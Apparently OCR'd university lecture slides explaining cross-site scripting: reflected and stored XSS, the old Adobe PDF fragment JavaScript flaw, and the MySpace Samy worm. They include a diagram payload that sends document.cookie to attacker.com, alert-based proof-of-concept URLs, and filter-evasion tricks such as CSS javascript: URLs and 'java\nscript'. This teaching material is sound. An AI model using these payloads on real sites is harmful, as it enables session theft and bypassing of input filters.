


Attack Server
user gets bad link
www.attacker.com
http://victim.com/search.php ?
term = <script> ... </script>
Victim client
user clicks on link
victim echoes user input
Victim Server
www.victim.com
<html>
Results for
<script>
window.open(http://attacker.com?
... document.cookie ...)
</script>
</html>

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
- Reflected XSS ("type 1")
    - the attack script is reflected back to the user as part of a page from the victim site
- Stored XSS ("type 2")
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
- Others, such as DOM-based attacks

Basic scenario: reflected XSS attack



Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

```
http://path/to/pdf/
file.pdf#whatever_name_you_want=javascript:code_here
```

- The code will be executed in the context of the domain where the PDF files is hosted
- This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

  `http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)`

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


And if that doesn't bother you...

- PDF files on the local filesystem:


```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Stored XSS


Attack Server
4 steal valuable data
1
Store bad stuff
script
User Victim
2 request content
3 receive
Download it
script
Server Victim

MySpace.com (Samy worm)

- Users can post HTML on their pages
- MySpace.com ensures HTML contains no

  <script>, <body>, onclick, <a href=javascript://>

  … but can do Javascript within CSS tags:

  <div style="background:url('javascript:alert(1)')">

  And can hide "javascript" as "java\nscript"
- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

- Suppose pic.jpg on web server contains HTML !
  - request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

